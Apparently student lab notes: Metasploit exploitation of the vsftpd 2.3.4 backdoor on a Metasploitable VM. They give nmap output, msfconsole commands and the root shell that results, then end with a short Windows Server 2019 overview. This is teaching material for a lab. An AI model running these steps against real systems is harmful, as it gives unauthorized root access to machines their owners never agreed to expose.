- **Auxiliary Modules** – Scanners, fuzzers, and other tools.
- **Encoders** – Used to hide payloads from antivirus.

- **Listeners** – Wait for connections from compromised machines.
- 

**Before exploiting target , find which service version are vulnerable on our target**


- Just copy the version of service

```


root@Kali: ~ root@Kali: ~
Initiating Service scan at 00:50
Scanning 23 services on 192.168.2.182
Completed Service scan at 00:50, 11.23s elapsed (23 services on 1 host)
NSE: Script scanning 192.168.2.182.
Initiating NSE at 00:50
Completed NSE at 00:50, 0.17s elapsed
Initiating NSE at 00:50
Completed NSE at 00:50, 0.06s elapsed
Nmap scan report for 192.168.2.182
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        netkit-rsh rexecd
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)

root@Kali: ~ root@Kali: ~
  
```


- And paste on google
- Click on first website --- rapid 7




- here, the version is vulnerable



- Copy the exploit and open kali linux



- Type **msfconsole**



- And paste the exploit



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
root@Kali: ~ root@Kali: ~
00000000. .000000000l. ,00000000o
d0000000. .c00000c. ,00000000x
l0000000. ;d; ,00000000lences
.00000000. .; ; ,00000000.
c0000000. .00c. '00. ,0000000c
o000000. .0000. :0000. ,000000o
l00000. .0000. :0000. ,00000lences
;0000' .0000. :0000. ;0000;
.d000 .0000cccx0000. x00d.
,k0l .00000000000000. .d0k,
:kk;.00000000000000.c0k:
;k00000000000000k:
,x00000000000x,
.l0000000l.
,d0d,
.

=[ metasploit v6.4.56-dev
+ -- =[ 2505 exploits - 1291 auxiliary - 431 post
+ -- =[ 1610 payloads - 49 encoders - 13 nops
+ -- =[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
Explore Exposure Command

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

- Type show options




```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
root@Kali: ~ root@Kali: ~
00000000. .000000000l. ,00000000o
d0000000. .c00000c. ,00000000x
l0000000. ;d; ,00000000lences
.00000000. .; ; ,00000000.
c0000000. .00c. '00. ,0000000c
o000000. .0000. :0000. ,000000o
l00000. .0000. :0000. ,00000lences
;0000' .0000. :0000. ;0000;
.d000 .0000cccx0000. x00d.
,k0l .00000000000000. .d0k,
:kk;.00000000000000.c0k:
;k00000000000000k:
,x00000000000x,
.l0000000l.
,d0d,
.

=[ metasploit v6.4.56-dev
+ -- =[ 2505 exploits - 1291 auxiliary - 431 post
+ -- =[ 1610 payloads - 49 encoders - 13 nops
+ -- =[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
Explore Exposure Command

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

- Set all the requirements like CHOST , CPORt, RHOST
- CHOST -: kali linux Ip address
- RHOST-: target ip address



Kali [Running] - Oracle VirtualBox

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
CHOST          no           no        The local client address
CPORT          no           no        The local client port
Proxies        no           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          21           yes       The target port (TCP)


Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set CHOST 192.168.2.192
```

- All set ✅



Kali [Running] - Oracle VirtualBox

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
CHOST          no           no        The local client address
CPORT          no           no        The local client port
Proxies        no           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          21           yes       The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set CHOST 192.168.2.192
CHOST => 192.168.2.192
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set CPORT 4444
CPORT => 4444
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.2.182
```

- Type show options to ensure that all ip are set or not

```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
root@Kali: ~
root@Kali: ~
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
g-metasploit.html
RPORT 21 yes The target port (TCP)

Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set CHOST 192.168.2.192
CHOST => 192.168.2.192
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set CPOR 4444
CPOR => 4444
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.2.182
RHOST => 192.168.2.182
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

- All done ✅

```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
root@Kali: ~
root@Kali: ~
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.2.182
RHOST => 192.168.2.182
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options


Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST 192.168.2.192 no The local client address
CPOR 4444 no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.2.182 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
g-metasploit.html
RPORT 21 yes The target port (TCP)

Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

- Type run
- Here , shell found , exploitation done




```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali: ~ root@Kali: ~
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.2.182 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)

Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.2.182:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.2.182:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.2.182:21 - The port used by the backdoor bind listener is already open
[+] 192.168.2.182:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.2.192:4444 → 192.168.2.182:6200) at 2025-06-08 00:57:00 +0530
```

- Target ip address



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali: ~ root@Kali: ~
[+] 192.168.2.182:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.2.192:4444 → 192.168.2.182:6200) at 2025-06-08 00:57:00 +0530

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:46:c1:80
          inet addr:192.168.2.182 Bcast:192.168.2.255 Mask:255.255.255.0
          inet6 addr: 2409:40c2:1168:ef50:a00:27ff:fe46:c180/64 Scope:Global
            inet6 addr: fe80::a00:27ff:fe46:c180/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:1534 errors:0 dropped:0 overruns:0 frame:0
              TX packets:1368 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:114080 (111.4 KB) TX bytes:133837 (130.7 KB)
              Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:172 errors:0 dropped:0 overruns:0 frame:0
            TX packets:172 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
              RX bytes:58597 (57.2 KB) TX bytes:58597 (57.2 KB)
```

- Target directories ⌂



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali: ~
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:46:c1:80
          inet addr:192.168.2.182 Bcast:192.168.2.255 Mask:255.255.255.0
          inet6 addr: 2409:40c2:1168:ef50:a00:27ff:fe46:c180/64 Scope:Global
            inet6 addr: fe80::a00:27ff:fe46:c180/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:1534 errors:0 dropped:0 overruns:0 frame:0
              TX packets:1368 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:114080 (111.4 KB) TX bytes:133837 (130.7 KB)
              Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:172 errors:0 dropped:0 overruns:0 frame:0
            TX packets:172 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:58597 (57.2 KB) TX bytes:58597 (57.2 KB)

dir
aniket  cdrom  home      lib      mnt      proc      srv      tmp      vmlinuz
bin     dev     initrd    lost+found  nohup.out  root      sys      usr
boot   etc     initrd.img media      opt      sbin      sysap    var

```

# **EXTRA ACTIVITY**

## **Windows-Server-2019**

Windows Server 2019 is a **server operating system** developed by Microsoft. It is designed to support enterprise-level **networking, storage, security, and virtualization** needs. It builds on the features of Windows Server 2016 and adds new cloud integration and security enhancements.

---

### **Q Why is Windows Server 2019 Used?**

1. **Server Management** – Hosts websites, applications, and services.
  2. **Active Directory** – Manages users, devices, and domain networks.
  3. **File & Storage Services** – Central file storage and sharing.
  4. **Virtualization** – Runs multiple virtual machines using Hyper-V.
  5. **Security** – Offers advanced features like Windows Defender ATP, Shielded VMs, and Enhanced Threat Protection.
  6. **Hybrid Cloud Integration** – Connects with Microsoft Azure for backup, disaster recovery, and cloud management.
- 

### **⚙ How Does Windows Server 2019 Work?**

- Installed on a physical or virtual machine as the base OS.
- Managed through **Server Manager, PowerShell, or Windows Admin Center**.

- Services and roles (like DNS, DHCP, AD DS, IIS) are added via role-based installation.
  - Integrates with **Azure services** and uses **containers** and **Hyper-V** for modern app hosting.
- 

### **Key Features:**

- **Windows Admin Center** (WAC) for centralized GUI management
  - **Storage Spaces Direct** for high availability storage
